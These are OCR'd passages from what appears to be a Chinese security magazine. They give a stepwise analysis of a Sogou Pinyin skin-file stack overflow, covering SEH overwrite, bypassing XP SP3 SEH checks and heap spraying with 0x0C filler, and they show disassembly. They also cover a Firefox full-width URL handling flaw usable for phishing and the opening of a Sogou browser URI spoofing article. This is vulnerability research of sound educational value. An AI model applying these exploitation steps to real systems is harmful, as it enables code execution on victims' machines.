


图6

转到0xC824FA处，发现在该处代码进行了一个判断，如果通过就正常运行，否则就会走向进程终止，这里我就不详细分析代码了，只大概讲一下，有兴趣的朋友可以自己跟踪看看。程序取出堆栈中的一个数（该数每次运行时均不同）与ESP进行XOR运算，然后与内存中所存的数进行比较，如果不同就说明堆栈错误

了，程序就走向终止。因为该数是动态的，所以我们没办法事先伪造，因此程序必须在程序覆盖SEH之后0xC824FA处之前发生异常，这时SEH才是有效的。

看上去似乎很麻烦，其实很简单，发生异常是因为向堆栈中拷贝了超过预定长度的字符，既然程序没有限制字符串长度，那么岂不是要多长有多长？呵呵，堆栈的大小总是确定的吧，如果超过了堆栈大小不就异常了吗？接下来的测试完全证明了这一点。把Skin.ini中"pic="后面跟上超长的字符"a"，保存回POC.SSF，安装，用记事本测试，记事本一声不吭地就崩溃了。用OD调试，停在了0xC005A3处，写入[00080000]异常，如图7所示。此时查看SEH链，结果如图8所示。

```
00C005A0     0FB708         movzx   ecx, word ptr [eax]
00C005A3     66:890C02      mov     word ptr [edx+eax], cx
00C005A7     83C0 02        add     eax, 2
00C005AA     66:85C9        test    cx, cx
00C005AD  ^  75 F1          jnz     short 00C005A0
00C005AF     C2 0400        retn    4
```

图7




图8

现在我们可以正常利用SEH了吧？还是不行，经验主义害死人啊，当SEH指向0x00610061时，你可以发现程序确实试图执行0x00610061处的代码，但你把它改成某个系统DLL地址再试试，嘿嘿，没用了吧？这就是我在文章开头说的Windows XP SP3的新安全特性。SP3系统中备份了SEH链，当发现SEH指向某EXE或DLL代码时，系统会进行比较，如果在备份中没有该记录，那么对不起，坚决不执行！通过跟踪对比，可以发现该比较代码，如图9所示。

```
7C94A9C3     50             push    eax
7C94A9C4     E8 67000000    call    7C94AA30
7C94A9C9     84C0           test    al, al
7C94A9CB  ^  0F84 45F9FFFF  je      7C94A316
7C94A9D1     F605 FAB3997C  test    byte ptr [7C99B3FA], 80
```

图9

在这里要是跳了，进程可就万劫不复了。那么为什么SEH指向0x00610061时却试图执行了呢？原因是如果SEH指向某个堆地址，系统则不做校验！

我们必须找到一个可以使用的堆，并且可以转到ShellCode。怎么找呢？我在之前分析的IE 0Day中得到了启发，我们自己来做这样一个堆！前面说过，程序只是简单地把内存中的文件读进堆栈，所以发生异常时文件还在内存中！但因为各计算机不同，发生溢出时系统的状态不同，发生溢出的程序不同，所以文件在内存中的位置也就不同。在IE 0Day中是如何解决的呢？占用大量的内存，确保可以填充到指定地址。在这里我们也可以利用这个技巧，继续修改Skin.ini，把"pic="后面的其他小节和项都删了，用010Editor在后面填充巨量的0x0C（为什么是0x0C？别急，后面会解释），填充多少？我忘记数了，不过我填充完之后Skin.ini大小高达65.2 MB！可能大家要犯嘀咕了，这么大的文件还能骗谁去？傻子都知道有问题。别急嘛，不是还要放进POC.SSF中去吗？因为我们填充的都是重复的0x0C，所以可压缩比非常的高，放进去之后POC.SSF大小为65.4 KB！

安装POC.SSF，测试，程序成功地转向了0x0C0C0C0C处，因为我们的Skin.ini足够大，所以几乎所有测试的程序中0x0C0C0C0C都处在Skin.ini的文件映像范围内。我简单地编写了个ShellCode放在Skin.ini文件末端，ShellCode功能很简单：弹出个提示框，说明ShellCode执行成功，如图10所示。




图10

现在我来解释前面为什么填充的是0x0C，其实这也是受到IE 0Day的启发。前面说了，因为文件在内存中映射的地址并不确定，所以我们把文件改造得很大，使之覆盖到指定地址，在这个过程中你无法保证指定地址处刚好是ShellCode，所以最好的办法是使其从指定地址向下继续执行，直到执行进ShellCode。这时候填充的数据就很重要了，

如果填充的数据无法作为代码运行或作为代码运行时引起异常，然而这时程序的SEH链又是错误的，程序唯一能做的就是被非法关闭了。其实开始研究的时候，我填充的数据不是0x0C而是0x90，也就是代码NOP，本来设想CPU会什么都不做直到进入ShellCode，但后来发现因为文件映射地址不确定，所以指定地址可能在覆盖SEH的数据之前，也可能在其之后，但在其之前时覆盖SEH使用的数据会当作代码运行，极可能引起异常。


经过试验发现，两个0x0C刚好组成代码"or al,0C"，该代码不会引起异常，填充的SEH为0x0C0C0C0C，该地址又刚好位于Skin.ini的文件映像范围内，并且还有个好处，对于搜狗拼音不同的版本，SEH在堆栈中的位置也不同，但是都使用0x0C填充就根本不用考虑版本问题，所以0x0C很合适，程序会从0x0C0C0C0C地址处一直执行"or al,0C"，直到进入ShellCode。

小结

至此，对于搜狗拼音皮肤溢出漏洞的分析就结束了，Windows堆栈溢出应该算是比较常见的程序漏洞，而利用SEH执行ShellCode则是堆栈溢出利用中比较常用的方法。但在Windows XP SP3之后，因系统检查SEH链而导致利用SEH跳转到系统代码的方法失效，所以大家要另辟蹊径了，希望文中的利用方法能给大家一些启发。文中可能有些地方不好理解，这是因为有些东西很难使用语言描述清楚，如果理解上有困难，可以跟着本文的步骤进行操作，用OD多调试几遍，相信可以弄明白的。本文没有像以前那样附带现成的利用工具，还是希望大家自己动动手。最后给想改造ShellCode的朋友一个提示：ShellCode中不能包含0000字节。其实搜狗拼音皮肤文件中还有个漏洞，发生在ZipLib.dll模块中，有兴趣的可以自己再挖掘看看。

前置知识： 无
关键词： 漏洞、Mozilla、URL编码

Mozilla核心浏览器URL编码缺陷



文/图 爱无言[EST]

很多人都是火狐浏览器的忠实用户，这款开源的浏览器一直以来都以它的安全度高而备受关注。但是，我们从一些资料报道来看，火狐浏览器的安全性在一定程度上并不比Internet Explorer要高很多，这也许是大量的安全人员过于将目光集中在发现Internet Explorer浏览器安全漏洞上的原因导致。

无论如何，火狐浏览器的内核是不同于Internet Explorer浏览器的，我们称之为Mozilla核心。我不是专业搞浏览器开发的，对于这个核心的解释不敢多说，这里只从一个小问题来谈一谈Mozilla核心浏览器在处理信息上的一些缺陷。

我们先来看一个例子，把下面这段代码保存为一个html网页文件：

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN" "http://www.w3c.org/TR/1999/REC-html401-19991224/loose.dtd">
<HTML xmlns="http://www.w3.org/1999/xhtml">
<HEAD><TITLE>poc</TITLE>
<META http-equiv=Content-Type content="text/html; charset=gb2312">
```

```
<META content="MSHTML 6.00.2900.2873" name=GENERATOR></HEAD>
<BODY>
<DIV class=mainnav>
<TABLE class=a2 cellSpacing=1 cellPadding=5 width="100%" border=0>
<TBODY>
<!--------------显示模式--------------->
<TR class=a3>
<A href="http://192.168.0.3/ShowForum.asp?ForumID=6">1</A></TR><!------------ 显示模式------------><!---------显示模式----------->
<TR class=a3>
<A href="http://192.168.0.3/ShowForum.asp?ForumID=7">2</A></TR><!-----------显示模式--------------><!-----------显示模式-------------->
<TR class=a3>
<A href="http://192.168.0.3/ShowForum.asp?ForumID=8">3</A></TR><!------------显示模式----------------></TBODY></TABLE><BR></DIV>
</BODY></HTML>
```

将上述代码保存为poc.htm，现在用IE以及火狐浏览器打开看看效果，如图1 所示。




图1

大家一定怀疑自己的眼睛是不是花了，怎么在图1的左侧，IE浏览器显示出1、2、3等3个数字，而右侧的火狐浏览器中却什么也没有显示，取而代之的是一片空白！

让火狐浏览器自己来解释一下这个问题吧。右击火狐浏览器的主界面窗口，选择"查看页面源代码"，这个时候会出现一个新的窗口，如图2 所示。




图2

从这个新窗口中可以看到（当然这里看不到，因为图片是黑白色的，请读者注意看自己的火狐浏览器查看代码窗口），窗口中有一段显示为绿色的代码，其实这一段代码就是我们在IE浏览器中看到的那些显示1、2、3数字的代码，然而在火狐浏览器的代码窗口中却被显示为绿色，也就是说这些代码其实被火狐浏览器认为是注释用的代码，浏览器不负责解析执行！

这个缺陷是怎么导致的呢？大家可以删除掉前面给出的POC代码最开始的一行，也就是"<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN" "http://www.w3c.org/TR/1999/REC-html401-19991224/loose.dtd">"这行代码，再次保存这个网页文件，用火狐浏览器打开看看，就会知道答案了。

毫无疑问，这是一个火狐浏览器，准确地说是Mozilla核心浏览器在网页代码显示解析上的一个缺陷，看起来它不会造成什么安全问题，但却可以造成使用者的不便。

除去上面提到的这个缺陷，Mozilla核心浏览器在处理URL地址上也存在一个明显的缺陷问题，而这个缺陷问题就不再是让使用者感到不便那么简单了。


我们看看这段代码"aa"，请格外注意"ｗｗｗ.ｂａｉｄｕ.ｃｏｍ"这段看起来很熟悉的网址，其实是我用输入法的全角键入的，也就是说它并不是我们常见的那个百度网址。但如果此刻使用Mozilla核心的浏览器打开这个超级链接，你会发现你最终访问的却就是百度的网址！

我想这个问题是值得重视的，对于现在的网址来说，中文域名的网址早已存在，只是我们平时不曾注意，这个时候Mozilla核心的浏览器就会出现问题。前面一个全角的URL地址最终被Mozilla核心的浏览器处理为ASCII码的URL地址，而这却不是我们想要的结果。相反，在IE中这个全角的URL地址是会被正确解析的。

URL地址的这个缺陷可以上升为一个安全隐患，因为黑客可以利用Mozilla核心浏览器的这个缺陷来制造网络钓鱼攻击！

上面简略地介绍了一下关于Mozilla核心浏览器存在的一些缺陷，很多地方可能说得不对，希望大家能够到论坛上来一起探讨学习！

前置知识: VC
关键词: 漏洞、搜狗浏览器、URI



搜狗浏览器特殊URI欺骗漏洞

文/图 爱无言

无意中在下载软件的时候，发现搜狗也发布了浏览器，从网页的宣传界面上看，这款浏览器界面还十分另类，于是，抱着极大的兴趣下载安装了搜狗浏览器。

搜狗的大图标形式的浏览器设计风格视觉效果十分不错，安装之后我是爱不释手，虽然这样，我还是比较怀疑这款出色的浏览器是不是存在漏洞，因为在以前的时候，腾讯TT浏览器就被我发现过典型的栈溢出漏洞，其实它还有一堆溢出漏洞，只是危害很小，也就没有再发布了。

